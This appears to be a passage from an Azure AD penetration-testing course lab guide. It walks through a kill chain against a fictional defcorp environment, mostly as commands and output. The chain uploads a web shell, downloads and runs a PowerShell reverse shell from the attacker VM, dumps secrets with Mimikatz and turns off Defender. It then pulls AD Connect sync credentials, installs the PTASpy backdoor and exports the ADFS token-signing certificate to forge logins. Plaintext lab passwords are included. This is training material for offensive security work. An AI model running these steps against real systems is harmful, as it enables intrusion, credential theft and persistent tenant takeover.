
So, an app Finance Management System seems to be using application proxy. Get the service principal (Enterprise Application) for it:

```
PS C:\AzAD\Tools> Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -
eq "Finance Management System"}

ObjectId                             AppId
DisplayName
--------                             -----                                ---
--------
ec350d24-e4e4-4033-ad3f-bf60395f0362 3a4dc02e-d57f-4b76-bc3d-fb639e06bebd
Finance Management System
```


Use C:\AzAD\Tools\Get-ApplicationProxyAssignedUsersAndGroups.ps1 to find users and groups allowed to access the application:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\Get-
ApplicationProxyAssignedUsersAndGroups.ps1
PS C:\AzAD\Tools> Get-ApplicationProxyAssignedUsersAndGroups -ObjectId
ec350d24-e4e4-4033-ad3f-bf60395f0362

Reading users. This operation might take longer...
Reading groups. This operation might take longer...
Displaying users and groups assigned to the specified Application Proxy
application...

Application: Finance Management System(ServicePrinc. ObjID:ec350d24-e4e4-
4033-ad3f-bf60395f0362)

Assigned (directly and through group membership) users:

DisplayName: admin UPN: admin@defcorphq.onmicrosoft.com ObjectID: 4d67b155-
3494-46d0-a4cf-de359d8a9d68
DisplayName: student1 UPN: studentx@defcorphq.onmicrosoft.com ObjectID:
cd03b7f3-2595-49bb-acdd-cf06c8a33921
[snip]
```

Let's access the application now https://fms-defcorphq.msappproxy.net/ and login using student**x**@defcorphq.onmicrosoft.com:



Go to config option in the left menu and upload student**x**shell.phtml:



Now, check if our web shell is deployed. Browse to https://fms-defcorphq.msappproxy.net/dist/uploads/student**x**shell.phtml?cmd=whoami

Sweet! Looks like the application is using Windows host on the on-prem infra and we have SYSTEM privileges.

Let's get a reverse shell on that host.

Start a netcat listener on your student VM:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
```

Browse to the following URL to download and execute Invoke-PowerShellTCP.ps1 from your student VM. Remember to change the IP to your student VM, make sure that the reverse shell is copied to C:\xampp\htdocs and Apache is running in xampp.

https://fms-defcorphq.msappproxy.net/dist/uploads/studentxshell.phtml?cmd=powershell iex (New-Object Net.Webclient).downloadstring('http://172.16.x.x:82/Invoke-PowerShellTcp.ps1');Power -Reverse -IPAddress 172.16.x.x -Port 4444

On the listener we can see:

```
172.16.4.47: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.150.1] from (UNKNOWN) [172.16.4.47] 59427: NO_DATA
Windows PowerShell running as user DEFFIN-APPPROXY$ on DEFFIN-APPPROXY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\dist\uploads>whoami
nt authority\system
```

Download and execute Invoke-Mimikatz in memory of the reverse shell and extract secrets for service account. Remember to copy Invoke-Mimikatz.ps1 to C:\xampp\htdocs

```
PS C:\xampp\htdocs\dist\uploads> iex (New-Object
Net.Webclient).DownloadString("http://172.16.x.x:82/Invoke-Mimikatz.ps1")
PS C:\xampp\htdocs\dist\uploads> Invoke-Mimikatz -Command '"token::elevate"
"lsadump::secrets"

Secret  : _SC_SNMPTRAP / service 'SNMPTRAP' with username :
adfsadmin@deffin.com
cur/text: UserToCreateandManageF3deration!
old/text: UserToCreateandManageF3deration!
```

Sweet! We go creds for the user adfsadmin@deffin.com

Learning Objective 24:

Task

- **Instructor only -**
  - Use the credentials for administrator of Azure AD connect that you compromised earlier and extract the credentials of MSOL_* and Sync_* account from the AD Connect server of defeng.corp
  - Use the above credentials to compromise the user onpremadmin synced to defcorpsecure.onmicrosoft.com tenant.
- Use the credentials of the user onpremadmin to access the defcorpsecure tenant.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Solution

Recall that we extracted credentials for defeng-adcnct\administrator from PowerShell history of a user from the bkpadconnect VM.

We also compromised defeng-adcsrv by abusing the automation account 'Hybridautomation'.

'Instructor only' task

As this task is instructor only, the actual credentials in the lab are different then what we use below.

Let's try to use the credentials extracted from bkpadconnect on the defeng-adcnct server. Assuming that we know the IP and the server is directly reachable from the student VM:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'CredsToManageCl0udSync!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('administrator', $password)
PS C:\AzAD\Tools> $adcnct = New-PSSession -ComputerName 172.16.1.21 -
Credential $creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.1.21]: PS C:\Users\Administrator\Documents>
```

Check if Azure AD connect is installed on defeng-adcnct. Below command is from the AzureADConnectHealthSync module that is installed by default on installation of Azure AD Connect:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-ADSyncConnector


ConnectorTypeName             : Extensible2
```

```
Identifier                    : b891884f-051e-4a83-95af-2544101c9083
Version                       : 38
InternalVersion               : 1
FormatVersion                 : 1
Name                          : defcorpsecure.onmicrosoft.com - AAD

[snip]

AllParameterDefinitions       : {UserName : , Password : }
ConnectivityParameters        : {UserName : Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com, Password : }

[snip]

Name                          : defeng.corp

[snip]

PasswordHashConfiguration     : <password-hash-sync-
config><enabled>1</enabled><target>{B891884F-051E-4A83-95AF-
2544101C9083}</target></password-hash-sync-config>

[snip]
```

So the on-prem defeng.corp is synced to defcorpsecure.onmicrosoft.com using PHS and we are on the server where Azure AD connect is installed – defeng-adcnct.

Let's load the AADInternals module in the PSRemtoing session and extract credentials for the Sync_DEFENG-ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com that can then be used to reset password for any user in the cloud:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.1.21]: PS C:\Users\Administrator\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adcnct -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\Administrator\Documents
PS C:\Users\Administrator\Documents> Enter-PSSession $adcnct
[172.16.1.21]: PS C:\Users\Administrator\Documents> Expand-Archive
C:\Users\Administrator\Documents\AADInternals.0.4.5.zip -DestinationPath
C:\Users\Administrator\Documents\AADInternals
[172.16.1.21]: PS C:\Users\Administrator\Documents> Import-Module
C:\Users\Administrator\Documents\AADInternals\AADInternals.psd1

[snip]
```

Extract credentials of the MSOL_* and Sync_* accounts in clear-text:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-AADIntSyncCredentials
WARNING: Running as ADSync (NT SERVICE\ADSync). You MUST restart PowerShell
to restore DEFENG-ADCNCT\Administrator rights.


ADDomain         : DEFENG.CORP
ADUser           : MSOL_782bef6aa0a9
ADUserPassword   : Y#;lq1Wkiz*^o%Zx)WN.d[Bgvr[snip]
AADUser          : Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com
AADUserPassword : {_d*[snip]
```

Sweet! Use the credentials of the Sync_* account to request an access token for AADGraph API and save it to cache:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> $passwd = ConvertTo-
SecureString 'password' -AsPlainText -Force
[172.16.1.21]: PS C:\Users\Administrator\Documents> $creds = New-Object
System.Management.Automation.PSCredential ("Sync_DEFENG-
ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com", $passwd)
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-
AADIntAccessTokenForAADGraph -Credentials $creds –SaveToCache
[snip]
```

Get the ImmutableId for the onpremadmin user:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Get-AADIntUser -
UserPrincipalName onpremadmin@defcorpsecure.onmicrosoft.com | select
ImmutableId

ImmutableId
-----------
E2gG19HA4EaDe0+3LkcS5g==
```

Reset the onpremadmin user's password using the below command:

```
[172.16.1.21]: PS C:\Users\Administrator\Documents> Set-AADIntUserPassword -
SourceAnchor "E2gG19HA4EaDe0+3LkcS5g==" -Password "SuperSecretpass#12321" -
Verbose

[snip]
```

Use onpremadmin user credentials

Finally, use the onpremadmin user's credentials to access the defcorpsecure tenant from the student VM!

Learning Objective 25:

Task

- **Instructor only -**
  - Use the credentials for administrator of Azure AD connect that you compromised earlier and setup a backdoor on the AD Connect server of defres.corp
- Check if you can access the tenant as onpremdbadmin@defres.onmicrosoft.com user whose password we extracted.

Part of - Kill Chain - 2
Topics covered - Authenticated Enumeration, Privilege Escalation, On-prem to Cloud Lateral Movement and Cloud to On-Prem Lateral Movement

Solution

Recall that we extracted credentials for a user adconnectadmin from defreg-adminsrv by compromising it using privileges of Intune administrator. Going by the PowerShell history we extracted the credentials from, the user adconnectadmin may have administrative rights on defers-adcnct.

'Instructor only' task

Let's try to connect to defers-adcnct by using the credentials that we have. Assuming that we can resolve the name to an IP and it is reachable from the student VM:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'UserIntendedToManageSyncWithCl0ud!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('adconnectadmin', $password)
PS C:\AzAD\Tools> $adcnct = New-PSSession -ComputerName 172.16.2.36 -
Credential $creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents>
```

Check if Azure AD connect is installed on defres-adcnct. Below command is from the AzureADConnectHealthSync module that is installed by default on installation of Azure AD Connect:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-ADSyncConnector


ConnectorTypeName             : Extensible2
Identifier                    : b891884f-051e-4a83-95af-2544101c9083
Version                       : 38
InternalVersion               : 1
FormatVersion                 : 1
Name                          : defres.onmicrosoft.com - AAD
```

```
[snip]

AllParameterDefinitions       : {UserName : , Password : }
ConnectivityParameters        : {UserName : Sync_DEFRES-
ADCNCT_4a5443bda891@defres.onmicrosoft.com, Password : }

[snip]

Name                          : defres.corp

[snip]
```

Although not very reliable method, we can check if PTA is installed by checking if the PassthroughAuthPSModule is available on the machine.

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-Command -Module
PassthroughAuthPSModule

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Add-AgentToAgentGroup                              1.0.0.0
PassthroughAuthPSModule
Cmdlet          Add-PublishedResourceToAgentGroup                  1.0.0.0
PassthroughAuthPSModule
```

So the on-prem defres.corp is synced to defres.onmicrosoft.com using PTA and we are on the server where Azure AD connect is installed – defres-adcnct.

Let's load the AADInternals module in the PSRemtoing session and install a PTA agent that would allow us to authenticate as any synced user without knowing the correct password:

```
172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adcnct -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\adconnectadmin\Documents
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Expand-Archive
C:\Users\adconnectadmin\Documents\AADInternals.0.4.5.zip -DestinationPath
C:\Users\adconnectadmin\Documents\AADInternals
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Import-Module
C:\Users\adconnectadmin\Documents\AADInternals\AADInternals.psd1
[snip]
```

Install the PTA agent:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Install-AADIntPTASpy
```

```
WARNING: Microsoft Visual C++ 2015 Redistributable (x64) seems not to be
installed! If PTASpy installation fails, install from:
https://download.microsoft.com/download/6/A/A/6AA4EDFF-645B-48C5-81CC-
ED5963AEAD48/vc_redist.x64.exe
Are you sure you wan't to install PTASpy to this computer? Type YES to
continue or CTRL+C to abort: YES
Installation successfully completed!
All passwords are now accepted and credentials collected to
C:\PTASpy\PTASpy.csv
```

Now, we can authenticate as any user that is synced from on-prem and we can also get passwords in clear-text for the users that authenticate with the correct password:

```
[172.16.2.36]: PS C:\Users\adconnectadmin\Documents> Get-AADIntPTASpyLog -
DecodePasswords

UserName                                Password                    Time
--------                                --------                    ----
adconnectadmin@defres.onmicrosoft.com 1                             3/20/2021
3:23:38 PM
adconnectadmin@defres.onmicrosoft.com 1                             4/24/2021
10:13:03 AM
onpremdbadmin@defres.onmicrosoft.com  UsesBoth0nPremAndClouddata!  4/24/2021
10:30:29 AM
```

Sweet! Now we can use the onpremdbadmin@defres.onmicrosoft.com credentials to access the tenant!

Learning Objective 26:

Task

- **Instructor only -**
  - Use the credentials for DA of deffin.com that you compromised earlier to extract token-signing certificate from ADFS and access the deffin.com tenant as the user onpremuser.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Solution

Instructor only

We compromised adfsadmin@deffin.com by compromising the deffin-approxy machine. Assuming that we know the IP of the AD FS server for deffin.com and the user actually has DA privileges (as many organizations setup ADFS role on the domain controller) try to access it using PSRemoting:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'UserToCreateandManageF3deration!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('adfsadmin', $password)
PS C:\AzAD\Tools> $adfs = New-PSSession -ComputerName 172.16.4.41 -Credential
$creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.4.41]: PS C:\Users\adfsadmin\Documents>
```

Copy AADInternals tool to the server and extract the token signing certificate:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adfs -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\adfsadmin\Documents
PS C:\AzAD\Tools> Enter-PSSession $adfs
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Expand-Archive
C:\Users\adfsadmin\Documents\AADInternals.0.4.5.zip -DestinationPath C:\
Users\adfsadmin\Documents\AADInternals
```

Export the token signing certificate:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Export-
AADIntADFSSigningCertificate
```

Get the ImmutableID of the user that we want to compromise. We can use Microsoft's ADModule for this. Run the below commands on the student VM:

```
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
WARNING: Error initializing default drive: 'Unable to find a default server
with Active Directory Web Services running.'.
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1
PS C:\AzAD\Tools> [System.Convert]::ToBase64String((Get-ADUser -Identity
onpremuser -Server 172.16.4.1 -Credential $creds | select -ExpandProperty
ObjectGUID).tobytearray())

v1pOC7Pz8kaT6JWtThJKRQ==
```

Use the token signing certificate with the ImmutableID of onpremuser that we want to compromise:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Open-AADIntOffice365Portal -
ImmutableID v1pOC7Pz8kaT6JWtThJKRQ== -Issuer
http://deffin.com/adfs/services/trust -PfxFileName
C:\users\adfsadmin\Documents\ADFSSigningCertificate.pfx -Verbose
```

Copy the temporay html to the student VM and open it to login as the onpremuser user:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> ls
C:\Users\adfsadmin\AppData\Local\Temp\*.tmp.html

[172.16.4.41]: PS C:\Users\adfsadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -FromSession $adfs -Path
C:\Users\adfsadmin\AppData\Local\Temp\tmp9E0F.tmp.html -Destination
C:\AzAD\Tools\
```

Open the html file with Chrome to access the deffin.com tenant.

Use onpremuser credentials

For the lab you can use the following credentials –

Username – onpremuser@deffin.com

Password - NotIntheCl0ud!